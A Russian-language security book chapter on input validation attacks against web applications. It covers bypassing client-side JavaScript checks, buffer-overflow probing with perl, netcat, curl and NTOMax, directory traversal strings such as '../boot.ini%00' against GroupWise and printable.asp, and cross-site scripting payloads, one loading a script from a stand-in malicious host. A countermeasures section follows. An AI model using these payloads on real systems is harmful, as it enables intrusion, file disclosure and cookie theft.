*Взлом средств проверки вводимых данных* (input validation attack) подразумевает попытку передачи приложению данных, формат которых не поддерживается приложением. Обычно в приложениях реализована функция проверки корректности данных, вводимых пользователем. Эта проверка гарантирует, что данные, введенные пользователем, не вызовут ошибки в программе-обработчике. Для того чтобы предотвратить взлом сервера, нужны серьезные механизмы проверки вводимых данных. Если же при проектировании приложения было установлено, что для безопасности работы достаточно только ограничения длинны строки вводимых данных, то для этого требуется менее строгая проверка.

Представьте себе страницу приложения, с помощью которой компания осуществляет продажу через Internet и на которой присутствует поле для ввода номера кредитной карты. В первую очередь следует обратить внимание на то, что номер кредитной карты состоит только из цифр. Кроме того, большинство кредитных карт имеют 16-значный номер, хотя иногда встречаются более короткие номера. Таким образом, в первую очередь нужно осуществить проверку длины вводимых данных — находится ли она в пределах от 14 до 16 символов? Затем необходимо провести проверку содержимого вводимых данных — есть ли в этих данных символы, которые не являются цифрами? Кроме того, в систему можно добавить дополнительные механизмы проверки вводимых данных, которые определяют, действительно ли введенные данные являются номерами кредитных карт. О значении `0000111122223333` можно определенно сказать, что оно не является номером кредитной карты, но как быть с таким значением: `4435786912639983`? Для проверки подлинности номеров кредитных карт может использоваться простая процедура проверки контрольной суммы, которая вычисляется с использованием специального алгоритма по заданному 16-разрядному номеру кредитной карты. Также существует много подпрограмм, которые позволяют определять подлинность и тип кредитных карт с 15-символьными номерами, начинающимися с цифры 3 (вторая цифра — 4 или 7).

Однако, несмотря на кажущуюся простоту, проверка подлинности данных может быть весьма сложной задачей. Программисты, создающие приложение, должны предусмотреть, что пользователь может ввести любые данные в поле формы. Не забывайте, что были рассмотрены всего лишь три элементарные проверки корректности вводимых пользователем номеров кредитных карт. Но и эти простейшие проверки должны быть запрограммированы в виде сценариев JavaScript, размещены в теле HTML-страницы и обслуживаться с помощью механизма SSL. Но достаточно ли этого, чтобы говорить о безопасности передаваемой информации?

# Ожидание неожиданного

Самой серьезной проблемой безопасности средств проверки вводимых данных является возможность создания пользователем сценария JavaScript и выполнение его посредством броузера. На первый взгляд использование сценариев, выполняемых на стороне клиента для проверки вводимых данных, является хорошим решением. Это решение достаточно просто реализовать и, кроме того, на сегодняшний день большинство популярных броузеров поддерживает эту возможность (хотя, конечно же, существуют и исключения). Важнее всего то, что при этом место проверки корректности данных вводимых пользователем переносится с сервера на машину клиента. Это воистину пиррова победа для приложений, которым необходимо проведение проверки вводимых данных, поскольку Web-броузеры являются ненадежной и неконтролируемой с сервера средой. При желании каждый пользователь может редактировать любую информацию, поступающую к Web-броузеру и исходящую от него, включая редактирование процедур проверки ввода. Поэтому для владельцев сервера гораздо дешевле купить дополнительный Web-сервер, который будет осуществлять проверку вводимых пользователем данных, чтобы предотвратить такие случаи, когда сервер выходит из строя при вводе символов новой строки `%0a`.

Все виды взломов можно разделить на три группы.

- **Ввод неопределенных данных.** Включает ввод управляющих символов SQL, взлом с использованием внедрения сценариев, которые предназначены для сбора паролей пользователей или любых других символов, наличие которых может привести к ошибкам в работе приложения.
- **Символы выполнения команд.** Это могут быть специфические символы, использующиеся в операционных системах, такие как точка с запятой в Web-сервере на платформе UNIX. Также эти символы могут помочь хакеру внедрить SQL-код, сценарии JavaScript или ASP-код в любые файлы.
- **Переполнение буфера.** Взлом с переполнением буфера является самым простым в исполнении. Он основывается на вводе максимального количества символов в переменную или текстовое поле с последующим анализом результатов. Результаты же могут быть самыми разнообразными — начиная от аварийного завершения работы приложения и заканчивая появлением у хакера возможности выполнения произвольных команд на сервере.

# Цели взлома средств проверки вводимых данных

Целью анализа средств проверки вводимых данных может быть как получение хакером безвредных данных о сервере, так и полноценный взлом Web-сервера. Все эти взломы можно разбить на четыре категории, зависящие от целей взлома.

- **Общая информационная ошибка.** В результате такой ошибки приложение может выдать хакеру сведения о SQL-данных (имена таблиц, имена полей). Кроме того, эта ошибка может привести к открытию полного дерева каталогов анонимному пользователю (имена дисков, имена личных каталогов пользователей). Наконец, в результате ошибки подобного рода хакер может получить исходный код приложения.
- **Получение прав администратора.** В этом случае пользователь может получить доступ к данным, касающимся другого пользователя, зарегистрированного в этой же системе. Анонимный пользователь может получить такие возможности, как просмотр учетных записей пользователей, создание и удаление учетных записей пользователей.
- **Получение привилегий на выполнение команд.** В данном случае имеются в виду команды, вводимые пользователем, которые заставляют сервер выполнять различные действия, такие как получение пароля, просмотр дерева каталогов или копирования файлов. Команды могут вызываться в результате взлома приложения, например, внедрения SQL.
- **Внедряемые сценарии.** Под этим термином подразумевается взлом Web-приложений, нацеленный на последующий взлом машин пользователей, которые будут пользоваться данным приложением. Кроме того, целью взлома могут быть сами приложения. Взломы такого типа могут производиться для получения возможности выполнения системных команд или чтения произвольных файлов на удаленной машине.

Исследование средств проверки вводимых пользователем данных является достаточно продолжительным, состоящим из нескольких итераций процессом. В ходе исследования в каждое текстовое поле вводится символ, который может вызвать ошибку в ходе работы приложения. В случае возникновения ошибки проводится анализ полученных результатов и определяется, какая информация о приложении стала доступна после сбоя в его работе. Определяется также, какие компоненты приложения стали причиной ошибки. Далее все описанные действия проводятся для всех текстовых полей, которые имеются в приложении.

# Поиск потенциальных целей для взлома

Каждый запрос, использующий метод GET или POST, может быть подвержен взлому в случае использования средств проверки вводимых данных. В целях взлома несложно изменить данные, полученные от данных формы или от приложения. Таким образом, самым уязвимым местом приложений являются текстовые поля, предназначенные для ввода пользователем различных данных. Наиболее часто в целях взлома используются следующие текстовые поля: имя учетной записи, пароль, адрес, номер телефона, номер кредитной карты и поле поиска. Кроме того, для взлома могут использоваться другие поля, использующие раскрывающиеся меню. Первым шагом при взломе средств проверки вводимых данных является поиск и определение типов входных данных всех текстовых полей приложения.

Однако не стоит думать, что для взлома средств проверки данных могут использоваться исключительно текстовые поля, которые предназначены для ввода данных пользователем. Для взлома могут использоваться любые переменные, используемые в запросах GET и POST. Несомненно, что для проведения успешного взлома средств проверки вводимых данных потребуется проведение серьезной работы по сбору данных об исследуемом приложении, которая будет включать получение списков используемых приложением файлов, параметров приложения, имен полей и других данных.

# Обход средств проверки данных, расположенных на стороне клиента

Скажем всего лишь одно слово: JavaScript. Если это слово присутствует в списке механизмов, обеспечивающих безопасность приложения, будьте уверены, что приложение защищено не настолько хорошо, как вам кажется. Сценарии JavaScript, выполняемые на стороне клиента, являются обычными JavaScript-сценариями, которые загружаются в Web-броузер пользователя для создания динамического содержимого страниц или для осуществления некоторых типов проверок вводимых данных. Следовательно, учитывая все особенности клиентской технологии, все эти проверки могут быть элементарно обойдены. Некоторые персональные прокси-серверы, персональные брандмауэры и программы для работы с файлами cookie позволяют блокировать рекламные блоки и другие надоедливые компоненты Web-страниц. Большинство профессионалов (параноиков?), работающих с компьютерами, отключают поддержку JavaScript в своих системах с целью предотвращения попадания в систему вирусов, распространяющихся по электронной почте. Короче говоря, существует достаточное количество предпосылок для того, чтобы пользователь Internet отключил поддержку сценариев JavaScript в своей системе.

Конечно же, отключение JavaScript отрицательно скажется на выполнении многих Web-приложений. К счастью, существуют утилиты, позволяющие аккуратно блокировать сценарии JavaScript или спрашивать у пользователя подтверждение на выполнение сценария после того, как была произведена его проверка. Кроме того, с помощью локального прокси-сервера, такого как Achilles, можно просмотреть и, при необходимости, отредактировать запросы GET и POST перед отправкой их на сервер. Таким образом, можно отредактировать любые данные для обхода механизмов проверки вводимых данных, которые передаются от броузера серверу и наоборот.

На рис. 8.1 показан пример редактирования заголовка POST перед отправкой на сервер с помощью графического интерфейса, предоставляемого утилитой Achilles. В тексте заголовка выделены параметры запроса.





*Рис. 8.1. Использование утилиты Achilles для обхода средств проверки вводимых данных*

# Типы взломов средств проверки вводимых данных

Давайте рассмотрим наиболее типичные средства проверки вводимых данных. Несмотря на то, что большинство методов основано на устранении некорректных символов при вводе в приложение, существуют средства, основанные на других принципах, требующих от пользователя ввода данных в заранее определенном формате. В данной главе рассматриваются только методы обнаружения изъянов. Сами взломы с использованием этих изъянов будут рассмотрены в следующих главах. Например, будет рассмотрено обнаружение изъяна приложения, позволяющего применять внедрение SQL-запросов, однако полное описание взломов с использованием внедрения SQL-инструкций будет дано в главе 9.

## Переполнение буфера

Для выполнения взлома данного типа нужно всего лишь попытаться ввести как можно больше символов в поле ввода. Это самый грубый и неэлегантный взлом, однако его можно использовать в случае, когда приложение выдает пользователю информацию об ошибке. Взлому данного типа широко подвержены приложения, написанные на языке Perl. В этом языке достаточно просто с помощью одной команды создать строку ввода любой длины.

```
$ perl -e 'print "a" x 500'
aaaaaaa...повторяется 500 раз
```

*С помощью сценария, написанного на языке Perl, можно создать HTTP-запрос или же* воспользоваться для этих целей утилитой `netcat`. Этот запрос необходимо ввести в строке ввода вместо корректного параметра, заключив его в символы обратной кавычки (“ ` ”). Рассмотрим следующий пример.

```
$ echo -e "GET /login.php?user=faustus\nHTTP/1.0\n\n" | \
nc -vv www.victim.com 80
```

Далее показан пример исполнения Perl-сценария, вызываемого из командной строки.

```
$ echo -e "GET /login.php?user=\
> `perl -e 'print "a" x 500'`\nHTTP/1.0\n\n" | \
nc -vv www.victim.com 80
```

Этот простой сценарий посылает 500 раз символ a файлу `login.php`. Самое замечательное — это то, что данный сценарий может использоваться из командной строки любой UNIX-системы (или в пакете Cygwin под Windows). Например, применяя данный метод с программой `curl`, можно решить проблему взлома узла, защищенного с помощью протокола SSL.

```
$ curl https://www.victim.com/login.php?user=`perl -e 'print "a" x
500'`
```

Кроме того, существует программа NTOMax, которая обеспечивает более широкие возможности для проведения проверки переполнения буфера. Преимуществом данного инструмента является то, что он поддерживает выполнение сценариев. Далее приведен простейший пример использования настоящей программы.

```
C:\>NTOMax.exe /?
Seek and Destroy - Information Warfare
NTOMax v2.0 - Copyright(c) 1999, Foundstone, Inc.
Server stress tester for buffer overflow/DOS conditions
Programming by JD Glaser - All Rights Reserved
Usage - ntomax /s < script.txt > results.txt
          /s = reads script from stdin
          /? = Help
- Script Format -
host:[ip address],[port],[min],[max] = host parameters
Additional host parameters in order:
  timeout - ms to wait for socket response - default = 0
  delay - ms to wait before sending commands - default = 250
  pause - ms to wait before receiving - default = 0
  retnum - number of LF/CR's to end buffer - default is one
  reopen - T/F reopen connection before each command
  norecv - T/F no receive after initial connect - default is off
  verbose - T/F verbose output - off by default
  trial - T/F display buffer w/o sending
Command synax:
c:[command text] = preloop coomands
lc:[command buffer] = loop commands
c:[command text] = post loop command
```

Из приведенного примера видно, что главным преимуществом утилиты NTOMax является поддержка файлов сценариев. На первый взгляд, обилие параметров и сложность синтаксиса сбивает с толку, однако эта сложность вызвана чрезвычайно широкими возможностями данной программы, которая позволяет создавать оптимальные сценарии для проверки приложения на наличие изъянов. Для обеспечения корректного синтаксиса HTTP значение `retnum` необходимо установить равным 2. При использовании команд `c` или `lc` можно использовать символ звездочки для задания размера буфера. В некоторых случаях строку из 400 символов `N` можно заменить символами звездочки. Но все же у программы NTOMax есть и недостатки. Главным недостатком является то, что пользователь не может изменить символ

буфера. Ниже приведен пример, в котором проверяется максимальный размер переменной value в файле сценария login.php.

```
length for the "user" variable to the login.php file con-
tains:host:192.168.0.1,22,100,500,4000,250,0,2,true,true,true,false
lc:GET /login.php?user=* HTTP/1.0
```

Данный сценарий выполняется 100 раз (размер буфера 500 минус минимальный размер буфера 400 символов). Далее запускается программа NTOMax.

```
C:\>NTOMax.exe /s < script.txt
Seek and Destroy - Information Warfare
NTOMax v1.0 - Copyright(c) 1999, Foundstone, Inc.
*NOTICE - NTOMax is a stress test tool for professional administra-
tors*
*Foundstone, Inc. assumes no liability for use/misuse of this tool*
Beginning scan on 192.168.0.1:80
Pinging host 192.168.0.1
Connecting...
Connected to 192.168.0.1 on 80
Starting test series...
Printing session values:
IP - 192.168.0.1
Port - 80
Min - 400
Max - 500
Timeout - 5000
Delay - 250
Loop Pause - 0
AddRet - 2
ReOpen - true
NoReceive - true
Verbose - true
TrialRun - false
Beginning loop command series...
Beginning loop test with 400 byte buffer...
Connected to 192.168.0.1 on 80
Trial Buffer - 'GET /login.php?user=NNN...NNN HTTP/1.0
...продолжение тестирования для буферов длиной от 400 до 500...
Testing completed
```

После начала проверки приложения на наличие изъяна, обусловленного возможностью переполнения буфера, данное приложение начало возвращать различные сообщения об ошибках. Это могут быть ошибки типа "неверный пароль", однако сведения, полученные в результате некоторых ошибок, могут нести важную информацию, такую как информация о граничных условиях для параметра user. При проверке приложения нужно придерживаться одного простого правила. Отправьте корректный запрос приложению и запишите его ответ. Отправьте первый буфер символов приложению и запишите результаты. Отошлите второй буфер и запишите результаты. И так далее. После того, как полученные ответы от приложения не будут совпадать, проанализируйте ошибки. Это правило может помочь в обнаружении достаточно серьезных изъянов приложений (таких как ограничение в 7809 символов косой черты в URL-адресе).

В некоторых случаях взлом средств проверки вводимых данных может предоставить хакеру возможность выполнения произвольных команд на сервере. Подводя итоги краткого обзо-

ра инструментов для проверки на наличие опасности взлома средств проверки данных, можно сказать, что в первом случае использование сценариев на языке Perl предоставляет пользователю больше возможностей, однако для этого требуются более глубокие знания. При использовании утилиты NTOMax глубоких знаний не требуется, однако в этом случае возможности пользователя ограничиваются возможностями программы.

**НА ЗАМЕТКУ** Чаще всего взломы с использованием переполнения буфера осуществляются "вслепую". Без доступа к приложению, без возможности исследования его в отладчике или просмотра системного журнала приложения очень трудно провести взлом с переполнением буфера, в результате которого появляется возможность выполнения команд. Например, без полного доступа к приложениям не была бы обнаружена ошибка, приводящая к появлению возможности переполнения буфера в программе FrontPage Service Extension на платформе сервера IIS.

## Доступ к файлам, находящимся вне корневого каталога Web-сервера

Взломы такого типа направлены на страницы, которые используют файлы шаблонов или любые другие ссылки, используемых вместо реальных файлов на Web-сервере. В простейшей форме взлом данного типа позволяет получить доступ к системным файлам, расположенным вне корневого каталога Web-сервера, добавлением к запросу строки, подобной следующей: `../../../../../../../../../../boot.ini`. Наиболее часто используемые Web-серверы (такие, как IIS и Apache), конечно же (мы на это искренне надеемся), имеют средства предотвращения подобных действий. Однако старые версии программы Compaq Insight Manager беспрепятственно позволяют пользователю получить доступ к файлам, которые расположены вне корневого каталога Web-сервера.

Бесспорно, что безопасность всего Web-приложения определяется безопасностью его наименее защищенной части. Даже корректно настроенный сервер можно взломать по вине плохо написанного приложения. Поэтому наиболее подвержены взломам данного типа приложения, использующие протоколы или работающие со ссылками на файлы, находящимися в файловой системе сервера. Если в приложении не ограничен список типов файлов, которые можно просматривать с помощью этого приложения, то файлы, расположенные вне корневого каталога Web-сервера, предоставляют хакеру большие возможности для взлома. Особенности этого метода иллюстрирует следующий пример.

```
/menu.asp?dimlDisplayer=menu.html
/webacc?User.html=login.htt
/SWEditServlet?station_path=Z&publication_id=2043&template=login.tem
/Getfile.asp?/scripts/Client/login.js
/includes/printable.asp?Link=customers/overview.htm
```

Данная методика является особенно эффективной для Web-серверов, которые используют шаблонные технологии. В этом случае символы точек и косой черты должны быть помещены в раздел параметров URL-адреса. Например, странице приложения входа пользователей в систему Groupwise компании Novell в качестве параметров адреса URL передается следующее выражение `/servlet/webacc?User.html=login.htt`. В данном выражении для взлома можно использовать параметр `User.html=`. Передача параметра в URL в случае взлома будет выглядеть следующим образом: `/servlet/webacc?User.html=../../../WebAccess/webacc.cfg%00`. С помощью этого нехитрого трюка получаем возможность дос-

тупа к системным файлам, расположенным вне корневого каталога Web-сервера. Совершенно неожиданно страница входа пользователей в систему стала окном для полного доступа к серверу, и при этом мы даже нерегистрировались в системе!

**СОВЕТ** Многие интегрированные в операционную систему приложения, мультимедиа- серверы и другие приложения, которые имеют возможность работы через Internet, обладают встроенными простейшими Web-серверами. Поэтому при исследовании любого Web-приложения пытайтесь провести простейшее исследование каталогов. Очень часто оказывается, что разработчики таких приложений пожертвовали безопасностью в угоду размеру и производительности приложения!

## Использование точки в работе

Вначале рассмотрим пример с Groupwise. При нормальном HTTP-запросе получаем следующий ответ.

```
$ ./getit.sh www.victim.com /servlet/webacc?user.html=login.htt
<HTML>
<HEAD>
<TITLE>GroupWise WebAccess Login</TITLE>
</HEAD>
<!login.htm>
..остальная часть страницы не приводится...
```

В первую очередь необходимо обратить внимание, что сервлету `webacc` в качестве параметра передается HTML-файл (`login.htm`). Это хороший признак того, что приложение анализирует содержимое файла. Поэтому давайте посмотрим, что получится, если изменить имя файла на другое, о котором точно известно, что такое имя в приложении не используется. Не следует забывать, что нашей целью является не поиск файла, а провоцирование ошибки приложения. К счастью, при выполнении описанных действий в результате изменения имени файла была вызвана ошибка в работе приложения, которая дает много полезной информации о приложении.

```
$ ./getit.sh www.victim.com /servlet/webacc?user.html=gor-gor
File does not exist: c:\Novell\java\servlets\com\novell\webaccess\
templates/gor-gor/login.httCannot load file: c:\Novell\java\
servlets\com\novell\webaccess\templates/gor-gor/login.htt.
```

Как можно заметить, в результате ошибки приложения был получен полный путь к приложению. Кроме того, обнаружено, что по умолчанию в запросе используется имя файла `login.htt`. Конечно же, это правильное решение, поскольку приложение нуждается в шаблоне, который используется по умолчанию, в случае если ему не указывается необходимый файл. Однако наличие файла `login.htt` дает возможность провести взлом. Для этого используем старый трюк, как в случаях с Perl-сценариями. Рассмотрим следующий пример.

```
$ ./getit.sh www.victim.com \
> /servlet/webacc?user.html=../../../../../../../boot.ini%00
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(5)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(5)\WINNT="Win2K" /fastdetect
/noguiboot
```

```
C:\BOOTSECT.BSD="OpenBSD"
C:\BOOTSECT.LNX="Linux"
C:\CMDCONS\BOOTSECT.DAT="Recovery Console" /cmdcons
```

Принцип действия данного механизма заключается в добавлении символов `%00` к параметрам, которые передаются файлу `user.html`. Символы `%00` являются не более чем нуль-символом, записанным в кодировке URL. Для многих языков программирования нуль-символ, используемый в текстовых строках, означает специальные действия. Ведь на самом деле текстовая строка является обыкновенным массивом символов, а, как известно, в языках программирования для выделения в памяти массива символов используются специальные символы и, в частности, нуль-символ. Таким образом, Web-сервер получит все параметры, передаваемые `user.htm`, включая символы `%00`. В этом случае механизм сервлета добавит в конце выражения строку `login.htt`, при этом полная строка адреса будет выглядеть следующим образом: `../../../../../../../boot.ini%00login.htt`. Языки программирования, такие как Perl или Java, обычно принимают нуль-символы в составе строк, однако они не используются в качестве разделителя. Но если такая текстовая строка будет передана языком Perl на выполнение операционной системе в виде такой команды, как открытие файла для чтения, то все команды, находящиеся после символа-разделителя `%00`, выполняться не будут.

Кроме символа-разделителя для получения приложением доступа к произвольным файлам могут использоваться также и другие способы. Покажем наиболее популярные.

- `../../file.asp%00.jpg` Приложение выполняет элементарную проверку имени файла, расширение которого должно быть расширением рисунка (`.jpg` или `.gif`).
- `../../file.asp%0a` Символ новой строки может быть использован так же, как и нуль-символ.
- `/valid_dir/../../../file.asp` Приложение осуществляет простейшую проверку имени файла по его каталогу. Имя файла должно задаваться с использованием пути к существующему каталогу. Конечно же, если использовать символы перехода в каталоги, то можно использовать путь к любому необходимому файлу.
- `Valid_file.asp../../../../file.asp` Приложение осуществляет проверку имени файла, однако передает на выполнение только часть этой строки.
- `%2e%2e%2f%2e%2e%2ffile.asp (../../file.asp)` Приложение осуществляет проверку имени файла до того, как параметры декодируются, или подпрограмма проверки несовершенная и не может обрабатывать символы в URL-кодировке.

## Работа с файлами без списка каталогов

Взлом с использованием символов перехода в другой каталог позволяет получить список каталогов, находящихся как внутри, так и снаружи корневого каталога Web-сервера. К сожалению, этот метод редко предоставляет пользователю возможность составления списка каталогов, а как трудно исследовать местность без карты! Однако для облегчения процесса сбора информации о структуре каталогов можно воспользоваться некоторыми методами. В первую очередь необходимо определить расположение корневого каталога. Обычно путь к нему задается в системах Windows именем диска и более часто символом корневого каталога (/) в UNIX-системах. Немного проще осуществить данное действие в случае использования на сервере IIS. По умолчанию данный сервер устанавливает в качестве корневого каталог `InetPub`. Например, для поиска корневого каталога IIS Web-сервера можно постепенно добавлять к строке адреса символы перехода в родительский каталог до тех пор, пока не будет достигнут корневой каталог. Далее представлен пример нескольких попыток обнаружения корневого каталога для доступа к файлу `default.asp`.

```
Sent: /includes/printable.asp?Link=../inetpub/wwwroot/default.asp
Return: Microsoft VBScript runtime error '800a0046'
        File not found
        /includes/printable.asp, line 10
Sent: /includes/printable.asp?Link=../../inetpub/wwwroot/default.asp
Return: Microsoft VBScript runtime error '800a0046'
        File not found
        /includes/printable.asp, line 10
Sent:
/includes/printable.asp?Link=../../../inetpub/wwwroot/default.asp
Return: Microsoft VBScript runtime error '800a0046'
        File not found
        /includes/printable.asp, line 10
Sent:
/includes/printable.asp?Link=../../../../inetpub/wwwroot/default.asp
Return: Microsoft VBScript runtime error '800a0046'
...получен исходный код сценария default.asp!...
```

Конечно, приведенные действия могут выглядеть чересчур педантичными, и вполне можно было ограничиться простым добавлением к строке адреса строки `../../../../../../../../../../../../`. Однако, чтобы сделать окончательные выводы, все же достаточно важно знать количество вложенных каталогов. Как видно из примера, для получения исходного кода файла `printable.asp` необходимо было получить доступ через четыре каталога. Если предположить, что полный путь к этому файлу имеет следующий вид `/inetpub/wwwroot/includes/printable.asp`, то в данном случае необходимо подняться всего лишь на три каталога. Таким образом, похоже, что каталог, подобный `/includes`, физически находится где-то в другом месте на жестком диске.

**СОВЕТ** Файл **`printable.asp`** рассматривается как потенциально уязвимый по причине того, что в этом файле не предусмотрена функция проверки вводимых данных. Чтобы это понять, достаточно всего одной строки: `Link = "D:\Site server\data\publishing\documents\"&Request.QueryString("Link")` Из этой строки несложно вычислить глубину вложенности каталога, в котором находится требуемый файл.

При исследовании дерева каталогов полезную информацию могут также дать сообщения о ошибках. Для получения списка каталогов Web-сервера можно использовать информацию таких ошибок, как `Path not found` и `Permission denied`. Вернемся к предыдущему примеру, но теперь для получения списка каталогов используем файл `printable.asp`.

```
Sent: /includes/printable.asp?Link=../../../../inetpub
Return: Microsoft VBScript runtime error '800a0046'
        Permission denied
        /includes/printable.asp, line 10
Sent: /includes/printable.asp?Link=../../../../inetpub/borkbork
Return: Microsoft VBScript runtime error '800a0046'
        Path not found
        /includes/printable.asp, line 10
Sent: /includes/printable.asp?Link=../../data
Return: Microsoft VBScript runtime error '800a0046'
        Permission denied
        /includes/printable.asp, line 10
Sent: /includes/printable.asp?Link=../../../../Program%20Files/
```

```
Return: Microsoft VBScript runtime error '800a0046'
        Permission denied
        /includes/printable.asp, line 10
```

Из полученных результатов можно сделать много выводов. Обнаружилось, что существуют каталоги `/intpub` и `Program Files`, но к ним нет доступа для чтения. Если бы доступ для чтения был, можно было бы просмотреть содержимое каталога. Однако, поскольку при попытке доступа к каталогу `/inetpub/borkbork` было получено сообщение об ошибке, можно сделать вывод о том, что данного каталога не существует. Ошибка вызвана тем, что в приложении должны использоваться имена только существующих файлов и каталогов. Кроме того, был обнаружен каталог `/data`, который присутствует в пути к файлу `printables.asp`.

Подведем итог и выделим основные шаги при получении списка файлов с Web-сервера.

- **Анализируйте полученные сообщения об ошибках.** Обратите внимание на различия в возвращаемых приложением сообщениях об ошибках при попытке обращения к существующим (но, возможно, недоступным для чтения) и несуществующим каталогам и файлам.
- **Определите корневой каталог.** Продолжайте исследование каталогов с помощью специальных символов (`../`) до тех пор, пока не обнаружите имя диска (Windows) или символа корневого каталога / (UNIX).
- **Сделайте активным каталогом корневой каталог.** Файлы в корневом каталоге Web-сервера достаточно легко обнаружить. Вполне вероятно, что обнаружено большинство каталогов в течение предыдущих исследований приложения. Файлы также можно обнаружить без особых затруднений, поскольку в корневом каталоге их, как правило, много.
- **Найдите наиболее часто используемые каталоги.** Попытайтесь найти каталоги, предназначенные для размещения временных файлов (`/temp`, `/tmp`, `/var`), каталоги программ (`/Program Files`, `/winnt`, `/bin`, `/usr/bin`) и часто используемые каталоги (`/home`, `/etc`, `/downloads`, `/backup`).
- **Попробуйте получить доступ к списку каталогов.** Если в приложении используется доступ к каталогам, то, вероятнее всего, это приложение позволяет получить перечень содержимого каталогов системы. Если повезет, можно тем самым значительно облегчить выполнение стоящей перед вами задачи.

**НА ЗАМЕТКУ** Каждому хорошему исследователю Web-приложений необходимо составить список структур каталогов всех наиболее часто используемых программ. При наличии заранее известной структуры каталогов у хакера значительно повышаются шансы на проведение успешного взлома. В этом списке должны быть используемые по умолчанию каталоги таких программных продуктов, как Lotus Domino, Microsoft Site Server и Apache Tomcat.

## Контрмеры

Наилучшим способом защиты от всех типов взломов, перечисленных в данной главе, является удаление всех символов точки (`.`) из данных или параметров, вводимых пользователем. Кроме того, устройство отслеживания точек должно обладать способностью распознавать символы точек в шестнадцатеричном формате и Unicode-формате.

Запретить пользователям доступ с правами чтения каталога, после чего необходимо использовать специальные механизмы, удаляющие из запроса к файлу всю информацию о путях. Например, выражение `/path1/path2/./path3/file` сократится до `/file`.

Также взломам такого типа могут помешать корректно настроенные разрешения файловой системы. Во-первых, всегда запускайте Web-сервер от имени пользователя с наименьшим уровнем привилегий. Это учетная запись `nobody` в UNIX-системе и пользователь `Guest` в системе

Windows. Во-вторых, ограничьте привилегии учетной записи сервера таким образом, чтобы он имел возможность чтения файлов только из каталогов, связанных с Web-приложением.

Все файлы, представляющие интерес для хакеров (такие как `*.inc`), переместите в каталоги, лежащие вне корневого каталога Web-сервера, но к которым он может обращаться. Ограничение количества файлов, находящихся в корневом каталоге Web-сервера, также уменьшает вероятность взлома. Сервер должен иметь доступ к необходимым файлам, но для пользователей доступ на чтение должен быть закрыт.

## Взлом с использованием сценариев

Под понятием взлома с использованием сценариев подразумевается любой метод внедрения HTML-форматированных строк в приложения, отображающие результат этого кода. Простейший взлом такого типа представляет собой внедрение дескриптора `<script>` в поле формы. Если удается ввести в страницу дескриптор `<script>`, то при последующем просмотре пользователем данной страницы существует большая вероятность, что его броузер отобразит не строку `<script>`, а интерпретирует содержимое, как JavaScript. Строго говоря, жертвами таких взломов чаще всего становятся пользователи, которые входят на данный Web-узел.

Для успешного проведения взлома данного типа необходимо выполнение двух условий. Во-первых, приложение должно принять данные, вводимые пользователем. Это очевидно, однако ввод не следует производить полями формы. Поэтому ниже представлены методы, которые могут использоваться для ввода информации в строке ввода URL. Во-вторых, после того как данные введены, приложение должно отображать их последующим пользователям системы. Таким образом, взлом можно осуществить лишь в том случае, если броузер пользователя будет интерпретировать HTML-код, в который предварительно внедрен сценарий.

Например, ниже представлены два отрывка HTML-кода и результирующие строки.

```
Исходный текст: 37 items found for <b>&lt;i&gt;test&lt;/i&gt;</b>
Отображается: 37 items found for <i>test</i>
Исходный текст: 37 items found for <b><i>test</i></b>
Отображается: 37 items found for test
```

В данном примере пользователь производил на странице поиск строки `<i>test</i>`. В первом случае приложение корректно обработало запрос. Как можно заметить, присутствие угловых скобок в тексте запроса не привело к преобразованию текста в курсив. Во втором случае угловые скобки привели к тому, что текст запроса был интерпретирован, как дескриптор и отображен курсивом. Конечно же, это простейший пример внедрения сценариев, однако он позволяет понять принцип таких взломов.

## Внедрение сценариев (cross-site scripting — CSS)

Сутью данных взломов является внедрение вредоносного программного кода, обычно написанного на языке JavaScript, в такие области Web-узла, где другие пользователи могут увидеть результаты работы этого кода. Объектами взлома могут быть поля адресов, комментарии в досках объявлений и т. д. В том случае, если хакеру удалось провести подобный взлом, он получает возможность похищения файлов cookie, что позволяет ему идентифицироваться на других Web-узлах под именем данного пользователя. Даже такие крупные Internet-компании, как Hotmail и AOL, были подвержены подобным взломам.

Для проверки приложения на уязвимость, которая позволяет внедрять сценарии в текст страницы, достаточно провести одно небольшое испытание. Для этого теста не требуется глубоких знаний в программировании на JavaScript, как не требуется и поддержки каких-то особых технологий броузером жертвы взлома. Далее представлены три метода, успешное выполнение которых будет означать, что данный Web-узел может быть подвергнут взлому с использованием встраиваемых сценариев.

```
<script>document.write(document.cookie)</script>
<script>alert('Salut!')</script>
<script src="http://www.malicious-host.foo/badscript.js"></script>
```

Обратите внимание, что в последней строке JavaScript-сценарий вызывается с другого сервера. Этот способ позволяет обходить большинство средств проверки длины вводимых данных, поскольку размер файла `badscript.js` может быть, произвольной длины, в то время как ссылка на файл достаточно короткая. Приведенные строки проверки легко выполнить на страницах, содержащих поля формы, — достаточно ввести их в текстовые поля, которые содержатся на этой форме. Например, многие приложения, предназначенные для Internet-коммерции, производят проверку данных сразу же после того, как пользователь ввел эти данные. Введите дескриптор `<script>` в строку названия улицы и посмотрите на результаты.

Также для проведения CSS-взлома существуют и другие пути. Как было сказано ранее, поисковые машины являются прекрасными целями для подобных CSS-атак. Введите сценарий в поле ввода запроса на поиск или просто добавьте следующий текст к URL взламываемого сервера.

```
http://www.victim.com/search/search.pl?qu=<script>alert('foo')<-
/script>
```

